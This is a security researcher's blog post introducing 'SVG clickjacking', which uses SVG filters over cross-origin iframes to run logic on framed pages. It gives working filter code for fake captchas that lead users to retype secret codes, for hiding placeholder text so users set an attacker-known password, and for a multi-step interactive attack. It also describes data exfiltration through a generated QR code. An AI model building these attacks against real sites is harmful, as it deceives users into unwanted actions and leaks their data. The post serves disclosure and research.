
SVG Filters - Clickjacking 2.0

2025-12-05 ¦ infosec ¦ css

Clickjacking is a classic attack that consists of covering up an iframe of some other website in an attempt to trick the user into unintentionally interacting with it. It works great if you need to trick someone into pressing a button or two, but for anything more complicated it’s kind of unrealistic.

I’ve discovered a new technique that turns classic clickjacking on its head and enables the creation of complex interactive clickjacking attacks, as well as multiple forms of data exfiltration.

I call this technique “**SVG clickjacking**”.



Liquid SVGs

The day Apple announced its new Liquid Glass redesign was pretty chaotic. You couldn’t go on social media without every other post being about the new design, whether it was critique over how inaccessible it seemed, or awe at how realistic the refraction effects were.

Drowning in the flurry of posts, a thought came to mind - how hard would it be to re-create this effect? Could I do this, on the web, without resorting to canvas and shaders? I got to work, and about an hour later I had a pretty accurate CSS/SVG recreation of the effect[1].

EMERGENCY! Girls Rituals	**This Won't Be The Last Time** acloudyskye	**SOUND BANDIT FUCKING LIVES** Sound Bandit	**Love & Ponystep** Vylet Pony	**I Love My Computer** Ninajirachi

You can drag around the effect with the ○ in the demo above (chrome/firefox desktop, chrome mobile).

My little tech demo made quite a splash online, and even resulted in a news article with what is probably the wildest quote about me to date: *"Samsung and others have nothing on her"*.

A few days passed, and another thought came to mind - would this SVG effect work on top of an iframe?

Like, surely not? The way the effect "refracts light"[2] is way too complex to work on a cross-origin document.

But, to my surprise, it did.

The reason this was so interesting to me is that my liquid glass effect uses the `feColorMatrix` and `feDisplacementMap` SVG filters - changing the colors of pixels, and moving them, respectively. And I could do that on a cross-origin document?

This got me wondering - do any of the other filters work on iframes, and could we turn that into an attack somehow? It turns out that it's all of them, and yes!

Building blocks

I got to work, going through every <fe*> SVG element and figuring out which ones can be combined to build our own attack primitives.

These filter elements take in one or more input images, apply operations to them, and output a new image. You can chain a bunch of them together within a single SVG filter, and refer to the output of any of the previous filter elements in the chain.

Let's take a look at some of the more useful base elements we can play with:

- **<feImage>** - load an image file;
- **<feFlood>** - draw a rectangle;
- **<feOffset>** - move stuff around;
- **<feDisplacementMap>** - move pixels according to a map;
- **<feGaussianBlur>** - blur stuff;
- **<feTile>** - tiling and cropping utility;
- **<feMorphology>** - expand/grow light or dark areas;
- **<feBlend>** - blend two inputs according to the mode;
- **<feComposite>** - compositing utilities, can be used to apply an alpha matte, or do various arithmetics on one or two inputs;
- **<feColorMatrix>** - apply a color matrix, this allows moving colors between channels and converting between alpha and luma mattes;


That's quite a selection of utilities!

If you're a demoscener[3] you're probably feeling right at home. These are the fundamental building blocks for many kinds of computer graphics, and they can be combined into many useful primitives of our own. So let's see some examples.

Fake captcha

I'll start off with an example of basic data exfiltration. Suppose you're targeting an iframe that contains some sort of sensitive code. You *could* ask the user to retype it by itself, but that'd probably seem suspicious.

What we can do instead is make use of `feDisplacementMap` to make the text seem like a captcha! This way, the user is far more likely to retype the code.



Here is your secret code:

6c79 7261 706f 6e79

Don't share it with anyone!

Complete a captcha

6c79 7261 706f 6e79

What's written above?

Enter the letters from above

```
<iframe src="..." style="filter:url(#captchaFilter)"></iframe>
<svg width="768" height="768" viewBox="0 0 768 768" xmlns="http://www.w3.org/2000/svg">
  <filter id="captchaFilter">
    <feTurbulence
      type="turbulence"
      baseFrequency="0.03"
      numOctaves="4"
      result="turbulence" />
    <feDisplacementMap
      in="SourceGraphic"
      in2="turbulence"
      scale="6"
      xChannelSelector="R"
      yChannelSelector="G" />
  </filter>
</svg>
```

Note: Only the part inside the `<filter>` block is relevant, the rest is just an example of using filters.

Add to this some color effects and random lines, and you've got a pretty convincing cap-tcha!

Out of all the attack primitives I'll be sharing, this one is probably the least useful as sites rarely allow you to frame pages giving out magic secret codes. I wanted to show it though, as it's a pretty simple introduction to the attack technique.


```
)]}'
[[1337],[1,"AIzaSyAtbm8sIHRoaXMgaXNuJ3QgcmVhbCBsb2w",0,"a",30],[768972,768973,768932,768984,768972,768969,768982,768969,768932,768958,768951],[105,1752133733,7958389,435644166009,7628901,32481100117144691,28526,28025,1651273575,15411]]
```

Still, it could come in handy because often times you're allowed to frame read-only API endpoints, so maybe there's an attack there to discover.

Grey text hiding


The next example is for situations where you want to trick someone into, for example, interacting with a text input. Oftentimes the inputs have stuff like grey placeholder text in them, so showing the input box by itself won't cut it.

Let's take a look at our example target (try typing in the box).



In this example we want to trick the user into setting an attacker-known password, so we want them to be able to see the text they're entering, but not the grey placeholder text, nor the red "too short" text.

Let's start off by using `feComposite` with arithmetics to make the grey text disappear. The `arithmetic` operation takes in two images, `i1` (`in=...`) and `i2` (`in2=...`), and lets us do per-pixel maths with `k1`, `k2`, `k3`, `k4` as the arguments according to this formula: $r = k_1 i_1 i_2 + k_2 i_1 + k_3 i_2 + k_4$[4].



```
<feComposite operator=arithmetic
             k1=0 k2=4 k3=0 k4=0 />
```


Tip! You can leave out the in/in2 parameters if you just want it to be the previous output.

It's getting there - by multiplying the brightness of the input we've made the grey text disappear, but now the black text looks a little suspicious and hard to read, especially on 1x scaling displays.

We *could* play around with the arguments to find the perfect balance between hiding the grey text and showing the black one, but ideally we'd still have the black text look the way usually does, just without any grey text. Is that possible?

So here's where a really cool technique comes into play - masking. We're going to create a matte to "cut out" the black text and cover up everything else. It's going to take us quite a few steps to get to the desired result, so lets go through it bit-by-bit.

We start off by cropping the result of our black text filter with `feTile`.



```
<feTile x=20 y=56 width=184 height=22 />
```

Note: Safari seems to be having some trouble with `feTile`, so if you're writing an attack for Safari, you can also achieve cropping by making a luma matte with `feFlood` and then applying it.


Then we use `feMorphology` to increase the thickness of the text.

```
<feMorphology operator=erode radius=3 result=thick />
```

Now we have to increase the contrast of the mask. I’m going to do it by first using `feFlood` to create a solid white image, which we can then `feBlend` with `difference` to invert our mask. And then we can use `feComposite` to multiply[5] the mask for better contrast.

```
<feFlood flood-color=#FFF result=white />
<feBlend mode=difference in=thick in2=white />
<feComposite operator=arithmetic k2=100 />
```

We have a luma matte now! All that’s left is to convert it into an alpha matte with `feColorMatrix`, apply it to the source image with `feComposite`, and make the background white with `feBlend`.




Set a new password

meow too short

```
<feColorMatrix type=matrix
        values="0 0 0 0 0
                0 0 0 0 0
                0 0 0 0 0
                0 0 1 0 0" />
<feComposite in=SourceGraphic operator=in />
<feBlend in2=white />
```

Looks pretty good, doesn’t it! If you empty out the box (try it!) you might notice some artifacts that give away what we’ve done, but apart from that it’s a pretty good way to sort of sculpt and form various inputs around a bit for an attack.

There are all sorts of other effects you can add to make the input seem just right. Let’s combine everything together into a complete example of an attack.



Enter your e-mail address:

meow too short

```
<filter>
  <feComposite operator=arithmetic
               k1=0 k2=4 k3=0 k4=0 />
  <feTile x=20 y=56 width=184 height=22 />
  <feMorphology operator=erode radius=3 result=thick />
  <feFlood flood-color=#FFF result=white />
  <feBlend mode=difference in=thick in2=white />
  <feComposite operator=arithmetic k2=100 />
  <feColorMatrix type=matrix
      values="0 0 0 0 0
              0 0 0 0 0
              0 0 0 0 0
              0 0 1 0 0" />
  <feComposite in=SourceGraphic operator=in />
  <feTile x=21 y=57 width=182 height=20 />
  <feBlend in2=white />
  <feBlend mode=difference in2=white />
  <feComposite operator=arithmetic k2=1 k4=0.02 />
</filter>
```

You can see how the textbox is entirely recontextualized now to fit a different design while still being fully functional.

Pixel reading

And now we come to what is most likely the most useful attack primitive - pixel reading. That’s right, you can use SVG filters to read color data off of images and perform all sorts of logic on them to create really advanced and convincing attacks.

The catch is of course, that you’ll have to do everything within SVG filters - there is no way to get the data out[6]. Despite that, it is very powerful if you get creative with it.

On a higher level, what this lets us do is make everything in a clickjacking attack responsive - fake buttons can have hover effects, pressing them can show fake dropdowns and dialogs, and we can even have fake form validation.

Let’s start off with a simple example - detecting if a pixel is pure black, and using it to turn another filter on or off.

<--- very cool! click to change color

For this target, we want to detect when the user clicks on the box to change its color, and use that to toggle a blur effect.

```
<feTile x="50" y="50"
        width="4" height="4" />
<feTile x="0" y="0"
        width="100%" height="100%" />
```

Let’s start off by using two copies of the `feTile` filter to first crop out the few pixels we’re interested in and then tile those pixels across the entire image.

The result is that we now have the entire screen filled with the color of the area we are interested in.

```
<feComposite operator=arithmetic k2=100 />
```

We can turn this result into a binary on/off value by using `feComposite`'s arithmetic the same way as in the last section, but with a way larger `k2` value. This makes it so that the output image is either completely black or completely white.

<--- very cool! click to change color

```
<feColorMatrix type=matrix
  values="0 0 0 0 0
          0 0 0 0 0
          0 0 0 0 0
          0 0 1 0 0" result=mask />
<feGaussianBlur in=SourceGraphic
                stdDeviation=3 />
<feComposite operator=in in2=mask />
<feBlend in2=SourceGraphic />
```

And just as before, this can be used as a mask. We once again convert it into an alpha matte, but this time apply it to the blur filter.

So that's how you can find out whether a pixel is black and use that to toggle a filter!

<--- very cool! click to change color

Uh oh! It seems that somebody has changed the target to have a pride-themed button instead!

How can we adapt this technique to work with arbitrary colors and textures?

<--- very cool! click to change color

```
<!-- crop to first stripe of the flag -->
<feTile x="22" y="22"
        width="4" height="4" />
<feTile x="0" y="0" result="col"
        width="100%" height="100%" />
<!-- generate a color to diff against -->
<feFlood flood-color="#5BCFFA"
         result="blue" />
<feBlend mode="difference"
         in="col" in2="blue" />
<!-- k4 is for more lenient threshold -->
<feComposite operator=arithmetic
             k2=100 k4=-5 />
<!-- do the masking and blur stuff... -->
...
```

The solution is pretty simple - we can simply use `feBlend`’s difference combined with a `feColorMatrix` to join the color channels to turn the image into a similar black/white matte as before. For textures we can use `feImage`, and for non-exact colors we can use a bit of `feComposite`’s arithmetic to make the matching threshold more lenient.

And that’s it, a simple example of how we can read a pixel value and use it to toggle a filter.

Logic gates

But here’s the part where it gets fun! We can repeat the pixel-reading process to read out multiple pixels, and then run logic on them to program an attack.

By using `feBlend` and `feComposite`, we can recreate all logic gates and make SVG filters functionally complete. This means that we can program anything we want, as long as it is not timing-based[7] and doesn’t take up too many resources[8].

☐ Input A ☐ Input B

Input:

NOT: ■

```
<feBlend mode=difference in2=white />
```

AND:

```
<feComposite operator=arithmetic k1=1 />
```

OR:

```
<feComposite operator=arithmetic k2=1 k3=1 />
```

XOR: ■

```
<feBlend mode=difference in=a in2=b />
```

NAND: ■

```
(AND + NOT)
```


NOR: ■

```
(OR + NOT)
```

XNOR:

```
(XOR + NOT)
```


These logic gates are what modern computers are made of. You could build a computer within an SVG filter if you wanted to. In fact, here’s a basic calculator I made:



This is a full adder circuit. This filter implements the logic gates $S = A \oplus B \oplus C_{\text{in}}$ for the output and $C_{\text{out}} = (A \wedge B) \vee (C_{\text{in}} \wedge (A \oplus B))$ for the carry bit using the logic gates described above. There are more efficient ways to implement an adder in SVG filters, but this is meant to serve as proof of the ability to implement arbitrary logic circuits.


```
<!-- util -->
<feOffset in="SourceGraphic" dx="0" dy="0" result=src />
<feTile x="16px" y="16px" width="4" height="4" in=src />
<feTile x="0" y="0" width="100%" height="100%" result=a />
<feTile x="48px" y="16px" width="4" height="4" in=src />
<feTile x="0" y="0" width="100%" height="100%" result=b />
<feTile x="72px" y="16px" width="4" height="4" in=src />
<feTile x="0" y="0" width="100%" height="100%" result=c />
<feFlood flood-color=#FFF result=white />
<!-- A ⊕ B -->
<feBlend mode=difference in=a in2=b result=ab />
<!-- [A ⊕ B] ⊕ C -->
<feBlend mode=difference in2=c />
<!-- Save result to 'out' -->
<feTile x="96px" y="0px" width="32" height="32" result=out />
<!-- C ∧ [A ⊕ B] -->
<feComposite operator=arithmetic k1=1 in=ab in2=c result=abc />
<!-- (A ∧ B) -->
<feComposite operator=arithmetic k1=1 in=a in2=b />
<!-- [A ∧ B] ∨ [C ∧ (A ⊕ B)] -->
<feComposite operator=arithmetic k2=1 k3=1 in2=abc />
<!-- Save result to 'carry' -->
<feTile x="64px" y="32px" width="32" height="32" result=carry />
<!-- Combine results -->
<feBlend in2=out />
<feBlend in2=src result=done />
<!-- Shift first row to last -->
<feTile x="0" y="0" width="100%" height="32" />
<feTile x="0" y="0" width="100%" height="100%" result=lastrow />
<feOffset dx="0" dy="-32" in=done />
<feBlend in2=lastrow />
<!-- Crop to output -->
<feTile x="0" y="0" width="100%" height="100%" />
```

Anyways, for an attacker, what all of this means is that you can make a multi-step clickjacking attack with lots of conditions and interactivity. And you can run logic on data from cross-origin frames.



This is an example target where we want to trick the user into marking themselves as hacked, which requires a few steps:

- Clicking a button to open a dialog
- Waiting for the dialog to load
- Clicking a checkbox within the dialog
- Clicking another button in the dialog
- Checking for the red text that appeared



A traditional clickjacking attack against this target would be difficult to pull off. You'd need to have the user click on multiple buttons in a row with no feedback in the UI.

There are some tricks you could do to make a traditional attack more convincing than what you see above, but it's still gonna look sketch af. And the moment you throw something like a text input into the mix, it's just not gonna work.

Anyways, let's build out a logic tree for a filter-based attack:

- Is the dialog open?
  - *(No)* Is the red text present?
    - *(No)* Make the user press the button
    - *(Yes)* Show the end screen
  - *(Yes)* Is the dialog loaded?
    - *(No)* Show loading screen
    - *(Yes)* Is the checkbox checked?
      - *(No)* Make the user check the checkbox
      - *(Yes)* Make the user click the button

Which can be expressed in logic gates[9] as:


- Inputs
  - **D** (dialog visible) = check for background dim
  - **L** (dialog loaded) = check for the button in dialog
  - **C** (checkbox checked) = check whether the button is blue or grey

    - **R** (red text visible) = `feMorphology` and check for red pixels
- Outputs
    - (¬**D**) ∧ (¬**R**) => button1.png
    - **D** ∧ (¬**L**) => loading.png
    - **D** ∧ **L** ∧ (¬**C**) => checkbox.png
    - **D** ∧ **L** ∧ **C** => button2.png
    - (¬**D**) ∧ **R** => end.png

And this is how we would implement it in SVG:

```
<!-- util -->
<feTile x="14px" y="4px" width="4" height="4" in=SourceGraphic />
<feTile x="0" y="0" width="100%" height="100%" />
<feColorMatrix type=matrix result=debugEnabled
  values="0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0" />
<feFlood flood-color=#FFF result=white />
<!-- attack imgs -->
<feImage xlink:href="data:..." x=0 y=0 width=420 height=220 result=button1.png></feImage>
<feImage xlink:href="data:..." x=0 y=0 width=420 height=220 result=loading.png></feImage>
<feImage xlink:href="data:..." x=0 y=0 width=420 height=220 result=checkbox.png></feImage>
<feImage xlink:href="data:..." x=0 y=0 width=420 height=220 result=button2.png></feImage>
<feImage xlink:href="data:..." x=0 y=0 width=420 height=220 result=end.png></feImage>
<!-- D (dialog visible) -->
<feTile x="4px" y="4px" width="4" height="4" in=SourceGraphic />
<feTile x="0" y="0" width="100%" height="100%" />
<feBlend mode=difference in2=white />
<feComposite operator=arithmetic k2=100 k4=-1 result=D />
<!-- L (dialog loaded) -->
<feTile x="313px" y="141px" width="4" height="4" in=SourceGraphic />
<feTile x="0" y="0" width="100%" height="100%" result="dialogBtn" />
<feBlend mode=difference in2=white />
<feComposite operator=arithmetic k2=100 k4=-1 result=L />
<!-- C (checkbox checked) -->
<feFlood flood-color=#0B57D0 />
<feBlend mode=difference in=dialogBtn />
<feComposite operator=arithmetic k2=4 k4=-1 />
<feComposite operator=arithmetic k2=100 k4=-1 />
<feColorMatrix type=matrix
               values="1 1 1 0 0
                       1 1 1 0 0
                       1 1 1 0 0
                       1 1 1 1 0" />
<feBlend mode=difference in2=white result=C />
<!-- R (red text visible) -->
<feMorphology operator=erode radius=3 in=SourceGraphic />
<feTile x="17px" y="150px" width="4" height="4" />
<feTile x="0" y="0" width="100%" height="100%" result=redtext />
<feColorMatrix type=matrix
               values="0 0 1 0 0
                       0 0 0 0 0
                       0 0 0 0 0
                       0 0 1 0 0" />
<feComposite operator=arithmetic k2=2 k3=-5 in=redtext />
<feColorMatrix type=matrix result=R
               values="1 0 0 0 0
                       1 0 0 0 0
                       1 0 0 0 0
                       1 0 0 0 1" />
<!-- Attack overlays -->
<feColorMatrix type=matrix in=R
  values="0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0" />
<feComposite in=end.png operator=in />
<feBlend in2=button1.png />
<feBlend in2=SourceGraphic result=out />
<feColorMatrix type=matrix in=C
  values="0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0" />
<feComposite in=button2.png operator=in />
```

```
  <feBlend in2=checkbox.png result=loadedGraphic />
  <feColorMatrix type=matrix in=L
    values="0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0" />
  <feComposite in=loadedGraphic operator=in />
  <feBlend in2=loading.png result=dialogGraphic />
  <feColorMatrix type=matrix in=D
    values="0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0" />
  <feComposite in=dialogGraphic operator=in />
  <feBlend in2=out />
```



☐ Show attack with transparency

Play around with this and see just how much more convincing it is as an attack. And we could easily make it better by, for example, adding some extra logic to also add hover visuals to the buttons. The demo has debug visuals for the four inputs (D, L, C, R) in the bottom left as squares to make it easier to understand what's going on.

But yeah, that's how you can make complex and long clickjacking attacks that have not been realistic with the traditional clickjacking methods.

I kept this example here pretty short and simple, but real-world attacks can be a lot more involved and polished.

In fact…

The Docs bug

I've actually managed to pull off this attack against Google Docs!

Take a look at the demo videos here (alt links: bsky, twitter).

What this attack does is:

- Makes the user click on the "Generate Document" button
- Once pressed, detects the popup and shows a textbox for the user to type a "captcha" into
  - The textbox starts off with a gradient animation, which must be handled
  - The textbox has focus states, which must also be present in the attack visuals, so they must be detected by the background color of the textbox
  - The textbox has grey text for both a placeholder AND suggestions, which must be hidden with the technique discussed earlier
- Once the captcha is typed, makes the user seemingly click on a button (or press enter), which causes a suggested Docs item to be added into the textbox
  - This item must be detected by looking for its background color in the textbox
- Once the item is detected, the textbox must be hidden and another button must be shown instead
  - Once that button is clicked, a loading screen appears, which must be detected
- If the loading screen is present, or the dialog is not visible and the "Generate Document" button is not present, the attack is over and the final screen must be shown

In the past, individual parts of such an attack could've been pulled off through traditional clickjacking and some basic CSS, but the entire attack would've been way too long and complex to be realistic. With this new technique of running logic inside SVG filters, such attacks become realistic.

Google VRP awarded me **$3133.70** for the find. That was, of course, right before they introduced a novelty bonus for new vulnerability classes. Hmph![10]

The QR attack

Something I see in online discussions often is the insistence on QR codes being dangerous. It kind of rubs me the wrong way because QR codes are not any more dangerous than links.

I don't usually comment on this too much because it's best to avoid suspicious links, and the same goes for QR codes, but it does nag me to see people make QR codes out to be this evil thing that can somehow immediately hack you.

I turns out though, that my SVG filters attack technique can be applied to QR codes as well!

The example from earlier in the blog with retyping a code becomes impractical once the user realizes they're typing something they shouldn't. We can't stuff the data we exfiltrate into a link either, because an SVG filter cannot create a link.

But since an SVG filter can run logic and provide visual output, perhaps we could generate a QR code with a link instead?

Creating the QR

Creating a QR code within an SVG filter is easier said than done however. We can shape binary data into the shape of a QR code by using `feDisplacementMap`, but for a QR code to be scannable it also needs error correction data.

QR codes use Reed-Solomon error correction, which is some fun math stuff that's a bit more advanced than a simple checksum. It does math with polynomials and stuff and that is a bit annoying to reimplement in an SVG.

Luckily for us, I've faced the same problem before! Back in 2021 I was the first person[11] to make a QR code generator in Minecraft, so I've already figured out the things necessary.

In my build I pre-calculated some lookup tables for the error correction, and used those instead to make the build simpler - and we can do the same with the SVG filter.

This post is already getting pretty long, so I'll leave figuring out how this filter works as an exercise to the reader ;).

This is a demo that displays a QR code telling you how many seconds you've been on this page for. It's a bit fiddly, so if it doesn't work make sure that you aren't using any display scaling or . On Windows you can toggle the *Automatically manage color for apps* setting, and on a Mac you can set the color profile to sRGB for it to work.

This demo does not work on mobile devices. And also, for the time being, it only works in Chromium-based browsers, but I believe it could be made to work in Firefox too.

Similarly, in a real attack, the scaling and color profile issues could be worked around using some JavaScript tricks or simply by implementing the filter a bit differently - this here is just a proof of concept that's a bit rough around the edges.

But yeah, that's a QR code generator built inside an SVG filter!

Took me a while to make, but I didn't want to write about it just being "theoretically possible".

Attack scenario

So the attack scenario with the QR code is that you'd read pixels from a frame, process them to extract the data you want, encode them into a URL that looks something like *https://lyra.horse/?ref=c3VwZXIgc2VjcmV0IGluZm8* and render it as a QR code.

Then, you prompt the user to scan the QR code for whatever reason (eg anti-bot check). To them, the URL will seem like just a normal URL with a tracking ID or something in it.

Once the user opens the URL, your server gets the request and receives the data from the URL.

And so on..

There are so many ways to make use of this technique I won't have time to go over them all in this post. Some examples would be reading text by using the difference blend mode, or exfiltrating data by making the user click on certain parts of the screen.

You could even insert data from the outside to have a fake mouse cursor inside the SVG that shows the *pointer* cursor and reacts to fake buttons inside your SVG to make the exfiltration more realistic.

Or you could code up attacks with CSS and SVG where CSP doesn't allow for any JS.

Anyways, this post is long as is, so I'll leave figuring out these techniques as homework.

Novel technique

This is the first time in my security research I've found a completely new technique!

I introduced it briefly at my BSides talk in September, and this post here is a more in-depth overview of the technique and how it can be used.

Of course, you can never know 100% for sure that a specific type of attack has never been found by anyone else, but my extensive search of existing security research has come up with nothing, so I suppose I can crown myself as the researcher who discovered it?

Here's some previous research I've found:

- You click, I steal: analyzing and detecting click hijacking attacks in web pages,
  On the fragility and limitations of current Browser-provided Clickjacking protection schemes
  - The papers mention SVG filters in clickjacking attacks, but only in the context of obscuring the underlying elements, not running logic.
- Pixel Perfect Timing - Attacks with HTML5,
  Security: SVG Filter Timing Attack
  - Research on reading pixels through SVG filter timing attacks, which is a technique that is mitigated in modern browsers.
- The Human Side Channel
  - Some pretty cool clickjacking techniques, though no multi-step attacks or SVG logic.
- SVG is turing-complete-ish
  - Another example of logic gates in SVG I found after writing my blog. It's fun because it comes with reddit and hn threads - I particularly like the comment asking about whether this turing completeness is useful or just a fun fact, which got a reply confirming the latter. I like turning fun facts into vulnerabilities ^^.
